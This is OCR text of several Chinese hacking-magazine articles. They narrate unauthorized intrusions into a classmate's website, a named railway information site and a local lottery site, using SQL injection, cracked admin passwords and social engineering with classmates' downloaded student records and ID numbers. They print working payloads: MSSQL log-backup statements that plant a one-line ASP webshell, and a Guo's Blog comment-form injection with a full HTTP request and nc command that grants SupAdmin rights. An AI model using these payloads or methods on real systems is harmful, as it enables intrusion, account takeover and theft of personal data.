


图11

需要身份证号，这一项又把我难住了，难道我还得再一次施展社会工程学？再想想办法，我在他的网站上找了找，但是没有身份证号资料，看来他的个人简介还不够详细。忽然间想到，他跟我是一个学校的，我们学校学籍管理系统中有个人的身份证号，不过那要用学号跟密码登录才可以查看到的。

没办法，只有试一试了，怎么知道学号呢？我记得曾经在百度搜我自己的名字时搜出来是一份Excel表格，上面还有我的学号。原来是学校把这些信息放在服务器上的，并且可以下载到。同样，我也在百度输入他的名字，把他们班的学生信息表download了下来。找到了学号，用刚才注入猜解得到的密码登录。还好，登录成功。

在他的个人信息里果然找到了身份证号，输入上图框中，"提交"。OK，FTP 搞定。换句话说，整站搞定。

最后想了想，发现主要原因是系统的"找回密码"功能设置得不周全。不过大多数网站都是这样的，如果网站在找回密码功能中直接把找回的密码发到注册者的邮箱中还比较稳妥些。在入侵过程中真的是防不胜防，有时候一个小小的疏忽，就是让整个防线全线崩溃。同时也告诉我们在入侵的过程中思维是最重要的，随着注入时代的远去，社会工程学的巧妙利用也会让你喜不胜收。

适合读者：脚本爱好者、入侵爱好者
前置知识：无

VIP会员学习成果展

入侵铁路资讯网

文/图 [黑防VIP]爱情圣殿

今天晚上闲着无聊在网上逛了半天，突然发现http://www.b2btielu.com（铁路资讯网）有注入漏洞。赶快找到明小子，然后就开始了我的入侵之旅。如图1 所示。




图1

很明显这是一台虚拟主机，我旁注检测了一下它的注入点，发现非常多。如图2 所示。




图2

目标网站也在其列，一路顺风接着往下检测，看看注入地址看是否可以真的注入。这里我检测通过，并且猜测出了管理员的账号和密码，如图3 所示。

运气不错，还检测出了后台地址"http://www.b2btielu.com/maoyizhongxin/../admin/login.asp"如图4所示。




图3

不过输入账号和密码进入后台看了一下。感觉挺失败的，服务器不支持文件上传。但是能够获得密码也让我很兴奋了。





图4

无奈，铁路资讯网站居然会用一台虚拟主机，而且网站的漏洞可算上是千疮百孔。看来国内的站长要努力了，还抱着可有可无的态度去对待网络安全迟早会吃亏的。

脚本小子：SQL注入的话题都快被讨论烂了，但是我们也不得不承认这种方法在入侵网站中的确是最有效的攻击手段。

适合读者：脚本爱好者、入侵爱好者

前置知识：无



小试差异备份

文/图 Zero_cold

现在利用Db_dbowner权限Log备份获得WebShell的方法好象很流行。虽然常看见论坛上有人讨论，不过因为没有遇见这样的注入点，所以一直没有机会来实践。

今天正好是周末，我在浏览本地的信息港时候突然心血来潮想给它做个安全测试。意外的发现本地信息港彩票的一个ASP.NET系统存在着SQL注入，权限恰恰是Db_dbowner，正好可以拿它来练习下Log备份获得WebShell。提高下自己的动手能力，毕竟需要理论指导实践。用教主的HDSI扫了下如图1所示




图1

虽然是Db_owner权限却不能确定Web目录和SQL数据库是不是在同一个服务器上，用HDSI的目录浏览功能查了下。很快确定数据库和Web目录在同一个服务器上，正好符合我要练习的条件。迅速的在注射点下输入以下语句：

```
;alter database sdcp set RECOVERY FULL--
;create table cmd (a image)--
;backup Log sdcp to disk = 'c:\cmd' with init--
;insert into cmd (a) values ('<%%25Execute(request("#"))%%25>')--
;backup Log sdcp to disk='f:\caipiao_XXX_com\upload\test.asp'--
```

依次执行上述语句都顺利的返回了原来的页面。可是浏览发现目录中没有test.asp文件，难道是目录权限进行了限制没有可写权限？换个目录看下还是不行。不知道试验了多少次，都没有出现我期待的备份文件。看来理论和实践还是存在着很大差异的。我想该数据库应该不是很大，所以决定尝试使用差异备份的方法来获取数据库。

把语句整理好后，在IE中一句句执行，返回也完全正常后。再次使用HDSI的目录浏览功能，发现test.asp已经存在了，为什么Log备份不成功差异却可以呢？我太菜了也搞不明白，希望知道的朋友能告诉我一下。回到IE中访问，发现提示的是404错误。怎么可能呢？明明存在test.asp的啊。难道刚才的目录是网站的备份目录？带着疑问我又检查了一下。发现确实是网站的真实路径。换个目录再次备份，看到备份好的文件出现在浏览目录中的时候，再次访问发现还是提示404错误。突然想到文件是存在的，如果无法运行，大概是系统没有开启支ASP解析，不然不会出现这种错误。再次测试，证明我的推想是完全正确的。如图2所示。




图2

明白了吧，Windows 2003默认权限是不支持父级目录继承的。根据我的经验一般这样服务器很有可能支持PHP。那么我再备份个PHP如何？把lanker的一句话后门备份进去，浏览目录时发现test.php存在，但用IE访问一样是404错误。这可怎么办？我试着备份了一个test.txt文件，但是发现文件已经存在，可是访问的时候还是提示404错误。

当时只是想实践下Log备份得到WebShell，发现这种方法不行后，我用HDSI猜解出了管理后台的账号和密码。直接登录后台，发现该ASP.NET系统不存在上传页面。点击后台彩票新闻，随便选择一个标题出现了编辑选项。看见有个图片浏览我抱着试试看的想法选个webadmin.aspx点修改。回到首页看见一个叉，一查看属性竟然是webadmin.aspx的路径，看来它并不是采取把图片直接写入数据库形式。输入webadmin.aspx的路径终于看到了梦想中的WebShell，虽然这和我想要获取的方式不一样，不过毕竟算是成功了。如图3所示。




图3

没有想到该ASP.NET系统存在着这样严重的安全缺陷。在WebShell中发现我备份的test.asp并没有出错，知道它的系统确实不支持ASP和PHP。希望正在使用该系统的站长也请注意一下自己的网站，如图4所示。





图4

适合读者: 网络爱好者、入侵爱好者、脚本爱好者
前置知识: 无



Guo's Blog 最新提权漏洞

文/图 寂寞的刺猬

时下Web 2.0很是流行,我也套用L_BLOG模版建了一个博客。只是小站缺少吸引眼球的亮点,所以偶尔的一篇评论都会让我惊喜不已。一天早上我打开博客,发现多了一篇评论,心里很是高兴,又有一位朋友加入进我的团队了。但点击发帖人的名字,提示的却是没有该用户。我当时就发懵了,不会是被入侵了吧? 立马申请一个用户,然后再以管理员的身份进入后台查看此用户ID,发现新申请的用户ID和前一个用户的ID是连续的,提到嗓子口的心稍稍下降了一些,但这个评论是如何发出的呢? 难道可以匿名评论? 带着这个疑问我用游客的身份试了一下,果然有此缺陷。

SQL版提权

既然可以匿名评论,那么能否写入跨站语句呢? 打开评论所涉及的"blogcomm.asp"文件,在仔细的看过之后,没有发现任何跨站漏洞。但在我恢心之际,L_BLOG却送给我一个小小的惊喜,在 "blogcomm.asp"中有这样一段代码:

```
comm_DisSM=Request.Form("comm_DisSM")
comm_DisUBB=Request.Form("comm_DisUBB")
comm_DisIMG=Request.Form("comm_DisIMG")
comm_AutoURL=Request.Form("comm_AutoURL")
comm_AutoKEY=Request.Form("comm_AutoKEY")
IF comm_DisSM=Empty Then comm_DisSM=0
IF comm_DisUBB=Empty Then comm_DisUBB=0
IF comm_DisIMG=Empty Then comm_DisIMG=0
IF comm_AutoURL=Empty Then comm_AutoURL=0
IF comm_AutoKEY=Empty Then comm_AutoKEY=0
Conn.ExeCute("INSERT INTO blog_Comment(blog_ID,comm_Content,comm_Author,comm_DisSM,comm_DisUBB,comm_DisIMG,comm_AutoURL,comm_AutoKEY,comm_PostIP) VALUES ("&blog_ID&",'"&comm_Content&"','"&memName&"',"&comm_DisSM&","&comm_DisUBB&","&comm_DisIMG&","&comm_AutoURL&","&comm_AutoKEY&",'"&Guest_IP&"')")
```

代码中的"comm_DisSM"、"comm_DisUBB"、"comm_DisIMG"、"comm_AutoURL"和"comm_AutoKEY"分别对应评论左侧的"禁止表情"、"禁止UBB"、"禁止图片"、"识别链接"和"识别关键字"选项。而这些参数在用"Request.Form"接收后,只是简单的判断所提交来的值是否为"Empty"(空),如为"空"则赋值为0,否则就照单全收。再看一下SQL语句,用到的是"insert",这种格式的语句在Access数据库中很难有所作为,但如果数据库是SQL呢? 记得听剑心说过,SQL版Guo's Blog就是根据L_blog改编而来。从源码站下载了一套SQL版的"Guo's Blog 源码",发现Guo's Blog中的"blogcomm.asp"文件与L_BLOG中所涉及的代码一字不差!

虽然网上提供了大量SQL版的Guo's Blog源码,但用百度找到的采用Guo's Blog模版的网站,却大多是Access版,SQL版很少。没办法,只有本地测试了。

首先注册一个用户"jmdcw",成功后退出登录,然后打开一篇日志,采取匿名评论的方式,如图1 所示。




图1

为了可以了解到提交的详细数据,在发表评论之前,我们启动"Winsock Expert"进行抓包,提交后抓到的POST内容如下:

```
POST/gblog/blogcomm.asp?action=postcomm HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/vnd.ms-excel, application/x-shockwave-flash, */*
Referer: http://127.0.0.1/gblog/blogview.asp?logID=461
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: 127.0.0.1
Content-Length: 90
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDSCCCCAAG=NFBJNFABKKEMEGLMPFFKPBPI
comm_memName=abcd&comm_memPassword=1234&Keys=4194&comm_AutoURL=1&message=ceshi&blog_ID=461
```

在最下方提交的数据中,comm_memName是用户名; comm_memPassword是密码 Keys是验证码 comm_AutoURL是识别链接。在代码所涉及到的五项提交

中，我刚才仅勾选了"识别链接"；message是评论内容；blog_ID是当前日志的ID值。将抓到的数据保存为"guo.txt"，然后再进行以下几点的修改：

1.修改"comm_AutoURL"的值为："1,0,'127.0.0.1')；update+[blog_member]+set+mem_status='SupAdmin'+where+mem_name='jmdcw'--"，分号前的字符是为了匹配SQL中的"insert"语句，分号后的语句是将普通用户"jmdcw"的权限设置为"SupAdmin"（管理员），字符之间的空格用"+"代替，也可以用"/**/"代替。

2.为防止发评论时的用户名冲突，修改"comm_memName"值为一个不存在的用户名，如为abcc。

.刷新当前日志页面，修改"Keys"为刷新后的验证码"7306"。

前三项修改后的内容如下："comm_memName=abcc&comm_memPassword=1234&Keys=7306&comm_AutoURL=1,0,'127.0.0.1')；update+[blog_member]+set+mem_status='SupAdmin'+where+mem_name='jmdcw'--&message=ding&blog_ID=461"，统计上面的字符数，是176个，然后将Guo.txt中的"Content-Length"值由90改为176。

OK，修改完成。接力棒转交给NC，在CMD中运行以下命令："nc.exe -vv 127.0.0.1 80 <guo.txt >guo.htm"。意为提交guo.txt到127.0.0.1的80端口，并将结果输出到guo.htm中，待CMD窗口中返回"[127.0.0.1] 80<http> open"这样的信息后，打开NC目录中的guo.htm，如图2所示，评论发表成功。

